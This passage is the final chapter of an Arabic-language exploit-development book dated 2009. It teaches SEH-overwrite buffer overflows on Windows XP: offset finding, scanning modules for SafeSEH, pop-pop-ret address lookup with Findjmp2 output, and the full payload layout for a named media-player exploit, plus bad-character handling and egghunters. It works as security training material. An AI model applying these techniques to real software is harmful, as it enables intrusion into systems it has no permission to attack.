لكي نحدث خلل في ال SEH يجب علينا ان نعوضه بتعليمة Pop pop ret. حيث تقوم هذه التعليمة بعمل خلل في التطبيق ونقل عنوان ال pointer الى مسجل ال EIP ليتم تنفيذه.

عند حدوث الطفح في البرنامج يتم اولاً تغيير عنوان ال Pointer ومن ثم يليه مباشراً عنوان ال SE Handler فلماذا يجب اولاً ان نضع قفزة صغيرة في ال Pointer و ثم تعليمة ال pop-pop-ret في ال handler ثم مجموعة من ال Nops(No Operation) ثم الشل كود في الاستغلال الاعتيادي.

يمكن ان يسبق الشل كود العناوين المتغيرة في بعض الحالات, وسوف نتطرق لهذا الشيء فيما بعد.

الان يجب معرفة العنوان الذي يتغير عنده ال Pointer بنفس الطريقة المتبعة في المثال الاول. في حالتي يتغير بعد 1386 بايت.

فيكون الاستغلال الافتراضي كالتالي:

“A” X 1386+Pointer To Next SEH+SE Handler+Nops+Shellcode

في عنوان ال Pointer نضع قفزة صغيرة تؤدي الى الشل كود او الى احد ال Nops لضمان تنفيذ الشل كود, ويجب في حالة ال SEH Overwrite التأكد بمقدار القفزة التي تؤدي الى احد ال Nops او الشل كود. لوجود بعض البايتات بين ال SE Handler وال Nops. فيجب على الاقل ان تكون القفزة ل 6 بايتات او اكثر.

فالقفز 6 بايتات نضع التعليمه "eb 06" للقفزة وال90 هو لملىء مكان العنوان لاربعة بايتات) بعد ان نضع عنوان ال Pointer نبحث عن تعليمه ال Pop-pop-ret لل SE Handler وهنا تكمن صعوبة الاستغلال. فهناك ميكانيكية للحماية تسمى ال SafeSEH فعند عملية ترجمة التطبيقات او المكتبات في المترجمات. تقوم هذه الميكانيكية بالحيول دون امكانية استخدام SEH غير اعتيادي يؤدي الى استغلال غير مرغوب به.

فيجب ان نبحث عن مكتبة او تطبيق لن يتم ترجمته بخيار ال SafeSEH, واغلب المكتبات التي تأتي بدون هذا الخيار هي التي تأتي مع التطبيق او التطبيق نفسه. حيث يمكن استعمال عناوينهم فقط. و بعض الموديلات الاضافية التي تعمل مع البرامج التي تحتاجها.

لمعرفة المكتبات والتطبيقات التي يمكن اخذ عنوان التعليمه منها نستخدم اضافة لبرنامج Ollydbg تسمى OillySafeSEH تقوم باعطاء المكتبات ومساراتها ومعلومة عن حالة ال SafeSEH فيها.

بعد تنصيب هذه الاضافة وتحميل البرنامج وتشغيله نذهب الى Plugins>Scan /SafeSEH Modules

SEH mode	Base	Limit	Module version	Module Name
SafeSEH ON	0x7e410000	0x7e4a1000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\USER32.dll
SafeSEH ON	0x5ad70000	0x5ada0000	6.00.2900.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\uxtheme.dll
SafeSEH ON	0x5edd0000	0x5ede7000	5.1.2600.5512	C:\WINDOWS\system32\OLEPRO32.DLL
No SEH	0x629c0000	0x629c9000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\LPK.DLL
SafeSEH ON	0x66000000	0x66000000	5.1.2600.5507 (xpsp.080318-1711)	C:\WINDOWS\system32\psenh.dll
SafeSEH ON	0x6c6f0000	0x6c6fc000	5.03.2600.5512 (xpsp.080413-084)	C:\WINDOWS\system32\dpnhpast.dll
SafeSEH ON	0x7df20000	0x7df92000	1.0 (xpsp.080413-2108)	C:\WINDOWS\system32\oledlg.dll
SafeSEH ON	0x72d20000	0x72d29000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\wdmaud.drv
SafeSEH ON	0x73000000	0x73026000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\WINSPOOL.DRV
SafeSEH ON	0x73f10000	0x73fc0000	5.3.2600.5512 (xpsp.080413-0845)	C:\WINDOWS\system32\DSOUND.dll
SafeSEH ON	0x74720000	0x7476c000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\MSCTF.dll
No SEH	0x74d90000	0x74df0000	1.0420.2600.5512 (xpsp.080413-2)	C:\WINDOWS\system32\USF10.dll
SafeSEH ON	0x75500000	0x755ee000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\msctfime.ime
SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\TM32.DLL
SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210)	C:\WINDOWS\system32\cmdlg32.dll
SafeSEH ON	0x76b40000	0x76b6d000	5.1.2600.5512 (xpsp.080413-0845)	C:\WINDOWS\system32\WINMM.dll
SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.5512 (xpsp.080413-21)	C:\WINDOWS\system32\WINTRUST.dll
SafeSEH ON	0x76c90000	0x76cb0000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\IMAGEHLP.dll
SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\OLECAT.DLL
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\CONRes.dll
SafeSEH ON	0x77120000	0x771ab000	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
SafeSEH ON	0x774d0000	0x774d3000	6.0 (xpsp.080413-2105)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595t
SafeSEH ON	0x774e0000	0x77610000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\ole32.dll
SafeSEH ON	0x77300000	0x77310000	5.131.2600.5512 (xpsp.080413-21)	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\MSASN1.dll
SafeSEH ON	0x77be0000	0x77bf5000	5.1.2600.5512 (xpsp.080413-0845)	C:\WINDOWS\system32\MSACM32.dll
SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\VERSION.dll
SafeSEH ON	0x77c10000	0x77c60000	7.0.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\mscrt.dll
SafeSEH ON	0x77d00000	0x77e6b000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\ADVAPI32.dll
SafeSEH ON	0x77f00000	0x77f50000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\RPCRT4.dll
SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\GDI32.dll
SafeSEH ON	0x77fe0000	0x77fd0000	6.00.2900.5512 (xpsp.080413-210)	C:\WINDOWS\system32\SHLWAPI.dll
SafeSEH ON	0x77c10000	0x77c10000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\Secur32.dll
SafeSEH ON	0x7c800000	0x7c8f6000	5.1.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\kernel32.dll
SafeSEH ON	0x7c900000	0x7c9af000	5.1.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\ntdll.dll
SafeSEH ON	0x7c900000	0x7d1d7000	6.00.2900.5512 (xpsp.080413-210)	C:\WINDOWS\system32\SHELL32.dll
SafeSEH OFF	0x72d10000	0x72d10000	5.1.2600.0 (xpollent.010817-114)	C:\WINDOWS\system32\msacm32.drv
SafeSEH OFF	0x400000	0x500000	1.1.0.8	C:\Documents and Settings\unknown\Desktop\M3utoASX-WPL11.exe

متلما نرى فالموديلات المؤشرة في اللون الاحمر هي التي يكون فيها SafeSEH معطل ويمكن استخراج العناوين منها

نستخرج العنوان من اي موديل يظهر في اللون الاحمر باستخدام ال Findjmp2 والذي يمكن من خلاله استخراج تعليمات ال pop-pop-ret

نقوم الان باستخراج التعليمه من الموديل msacm32.drv وبما انه يوجد في مجلد ال system32 اذاً يمكننا كتابته فوراً في ال findjmp بدون تحديد مساره ويتم بهذا الامر:

Findjmp2 msacm32.drv REG

حيث REG تمثل اي مسجل من المسجلات المدعومة والتي تحتوي على تعليمه ال pop-pop-ret ولنفرض باننا استعملنا مسجل ال eax:


```

C:\>findjmp2 msacm32.drv eax
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning msacm32.drv for code useable with the eax register
0x72D1283F      pop eax - pop - retbis
0x72D12899      pop eax - pop - retbis
0x72D128F3      pop eax - pop - retbis
0x72D12956      pop eax - pop - retbis
0x72D15CD9      jmp eax
0x72D15CDD      jmp eax
0x72D15D0C      jmp eax
0x72D15FF8      jmp eax
0x72D16010      jmp eax
0x72D1631C      jmp eax
0x72D16320      jmp eax
0x72D16327      jmp eax
Finished Scanning msacm32.drv for code useable with the eax register
Found 12 usable addresses

```

نأخذ احد العناوين مثلاً 0x72D12956 نحوله لصيغة ال little Endian بعكسه وبإضافة \x قبل كل بايتين

ليصبح: "\x56\x29\xD1\x72"

الان لدينا التالي:

"A" X 1386 + "\xeb\x06\x90\x90"[Pointer To Next SHE] + "\x56\x29\xD1\x72"[SE Handler] + Nops + Shellcode

وهذا هو الاستغلال النهائي للثغرة:

<http://www.exploit-db.com/exploits/10320>

Most Common Exploitation Issues

Restricted Characters

في بعض الاستغلالات. هناك بعض الرموز التي يجب تجنب احتواء الاستغلال عليها. سواء في الشل كود او في العناوين المستخدمة في الاستغلال. كمثال بسيط لنفرض لدينا برنامج يأخذ قيمة من ملف تكون بهذا الشكل:

```
File="AAAA....."
```

اي ان بايتات الطغ توضع بين علامتي التنصيص, فانه يجب تجنب استخدام بايت علامة التنصيص والذي كوده في الهيكس "x22" (وبشكل مؤكد البايث "x00") في الاستغلال لكي لا يصبح هكذا:

```
File="AAAA...AA"...AAAA....."
```

فلا يمكن الاستغلال. ايضاً يجب تجنب تعديل بعض الملفات البائيري Binary باستخدام محررات النصوص الاعتيادية مثل ال Notepad واستعمال محررات نصوص متقدمة مثل Ultra-Edit...etc, Notepad++.

وهناك ايضاً بعض البرامج التي تقوم بعمل تحويل لبعض البايثات يجب معرفتها وايضاً تجنب استعمالها واستعمال مرادف لها.

Egghunter

تتلخص هذه الطريقة بتكوين شل كود صغير يقوم بعملية بحث في الذاكرة عن مجموعة بايثات وعند مطابقتها ينفذ ما بعدها. هذه المجموعة من البايثات يجب ان تكون مميزة عن بقية البايثات في الذاكرة. فعند التعرف عليها يتم القفز فوقها وتنفيذ ما بعدها. على افتراض ان ما بعدها شل كود او nops.

هذا الشل كود والذي تم كتابته بواسطة Skype يكون حجمه 32 بايت. 8 بايثات منها هي التي تتم المقارنة بها والتي تكون فيها كل 4 بايثات متشابهة. لكي لا يحصل تشابه بينها وبين بايثات موجودة في الذاكرة.

للاطلاع على كود ال Egghunter:

http://www.hick.org/~mmiller/shellcode/win32/egghunt_syscall.c

تستعمل هذه الطريقة عندما تكون المساحة التي يمكن تنفيذها صغيرة جداً لا يمكن وضع شل كود مفيد لنا بها. او عندما تكون المساحة قبل الكراش اكبر من التي بعده. او عند حصول تخريب لبعض بايثات الشل كود بعد عنوان العودة. فهذه الطريقة سوف تحل الكثير من المشاكل التي من الممكن ان تواجه المستغل.

هناك بعض التقنيات المنتشرة والتي تحل ايضاً بعض المشاكل في بعض الثغرات. فيجب البحث عنها عند الحاجة عنها والاستفادة منها في الاستغلالات المتقدمة.

وهناك بعض الثغرات التي قد تحتاج الى تقنية خاصة بها يقوم المستغل ببرمجتها. قد تؤدي الى قفزة من نوع خاص او طريقة تنفيذ الخ. فالخبرة في الاسمبلي مطلوبة بشكل ضروري.

الخاتمة

الى هنا ينتهي الكتاب, لكن لن تنتهي معه رحلة المعرفة. فمن يريد ان يثابر على طريق ما يجب عليه ان لا يعتمد سوى على نفسه. يتعب ليجني في الاخر ما ينشد اليه. ونصيحتي اليكم ان لا تتوقفوا عن البحث ولا تسئلوا الا اذا لم تجدوا مرادكم في البحث.

هذه هي الاصدارة الاولى من هذا الكتاب. لا ادري اذا كنت سأطرح اصدارات اخرى او لا. لكني اتمنى ان تكون هذه الاصدارة قد مسحت شيء من الغموض للبعض. ثمن هذا الكتاب هو الدعاء لوالدي ولي وبعدها ان تتابروا على العلم. ولا تتوقفوا ابدا. وانصحكم بقراءة الكتب الانكليزية بهذا الخصوص مهما كانت قديمة ففيها من الشيء المفيد ما ينفع.

يمنع نشر/نسخ/نقل/استعمال اي شيء من هذا الكتاب بدون اذن شخصي من الكاتب الاصيلي.

Encrypt3d.M!nd

Thursday, December 10, 2009